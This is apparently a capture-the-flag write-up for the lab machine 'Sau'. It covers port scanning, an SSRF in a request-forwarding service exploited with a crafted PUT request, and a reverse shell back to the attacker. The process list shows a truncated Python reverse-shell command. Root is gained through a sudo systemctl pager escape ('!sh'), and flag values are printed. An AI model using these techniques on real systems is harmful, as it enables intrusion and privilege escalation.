
## Information Gathering


## 1) found open ports

```
—(vigneswar⊛vigneswar)-[~/Sau]
 -$ nmap 10.10.11.224
Starting Nmap 7.94 (https://nmap.org) at 2023-10-18 19:12 IST
Nmap scan report for 10.10.11.224
Host is up (0.62s latency).
Not shown: 997 closed tcp ports (conn-refused)
                  SERVICE
PORT
         STATE
22/tcp
                  ssh
         open
80/tcp
       filtered http
55555/tcp open
                  unknown
Nmap done: 1 IP address (1 host up) scanned in 52.45 seconds
```

### 2) found a website



3) Found SSRF vulnerability




## **Vulnerability Assessment**

1) Changed Settings to see response


# Request Pretty Raw Hex Resp Pretty Raw Prett

```
1 PUT /api/baskets/2b7s4st HTTP/1.1
 2 Host: 10.10.11.224:55555
 3 User-Agent: Mozilla/5.0 (Xll; Linux
   x86 64; rv:109.0) Gecko/20100101
   Firefox/115.0
 4 Accept: application/json,
   text/javascript, */*; q=0.01
 5 Accept - Language: en - US, en; q=0.5
 6 Accept-Encoding: gzip, deflate, br
 7 Content-Type:
   application/x-www-form-urlencoded;
   charset=UTF-8
 8 Authorization:
   6mES1HFTKmezvCxL5eXcf0QyIR 9LpjAH6BaLPR
   cmkHq
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 110
11 Origin: http://10.10.11.224:55555
12 Connection: close
13 Referer:
   http://10.10.11.224:55555/web/2b7s4st
14
15 {
     "forward_url":"http://127.0.0.1",
     "proxy_response":true,
     "insecure tls":true,
     "expand path":true,
     "capacity":200
   }
```

2) Accessed internal page



## 3) Found vulnerability



## **Exploit**

1) Got shell using the exploit

```
-(vigneswar⊛vigneswar)-[~]
listening on [any] 4444 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.11.224] 41558
$ whoami
whoami
puma
$ python3
python3
Python 3.8.10 (default, May 26 2023, 14:05:08)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty
import pty
>>> pty.spawn("/bin/bash")
pty.spawn("/bin/bash")
puma@sau:/opt/maltrail$
```

## 2) Got the user flag

```
puma@sau:~$ ls
user.txt
puma@sau:~$ cat user.txt
276b992a583d05d6e33726635a6fd208
puma@sau:~$
```

#### 3) Checked sudo permission

```
puma@sau:~$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

#### 4) systemctl can be used to escalate privileges

(c) This invokes the default pager, which is likely to be <u>less</u>, other functions may apply.

```
sudo systemctl
!sh
```

```
puma@sau:~$ sudo systemctl status trail.service

    trail.service - Maltrail. Server of malicious traffic detection system

     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>
     Active: active (running) since Wed 2023-10-18 13:40:10 UTC; 1h 20min ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 897 (python3)
      Tasks: 13 (limit: 4662)
     Memory: 304.5M
     CGroup: /system.slice/trail.service
               897 /usr/bin/python3 server.py
               · 1128 /bin/sh -c logger -p auth.info -t "maltrail[897]" "Failed >
               - 1129 /bin/sh -c logger -p auth.info -t "maltrail[897]" "Failed >
               - 1132 sh
               - 1133 python3 -c import socket,os,pty;s=socket.socket(socket.AF >
               · 1134 /bin/sh
               - 1138 python3
               - 1139 /bin/bash
              — 8651 gpg-agent --homedir /home/puma/.gnupg --use-standard-socke>
              -32277 sudo systemctl status trail.service
              -32278 systemctl status trail.service
             _32279 pager
Oct 18 14:59:10 sau sudo[32271]: pam_unix(sudo:auth): auth could not identify
!sh
# whoami
root
#
```

## got root flag

```
Oct 18 14:59:10 sau sudo[32271]: pam_unix(sudo:auth): auth could not identify p>!sh
# whoami
root
# cat /root/root.txt
a4df890ad9192e6e59bffbf015997b3f
# ^X@sS
```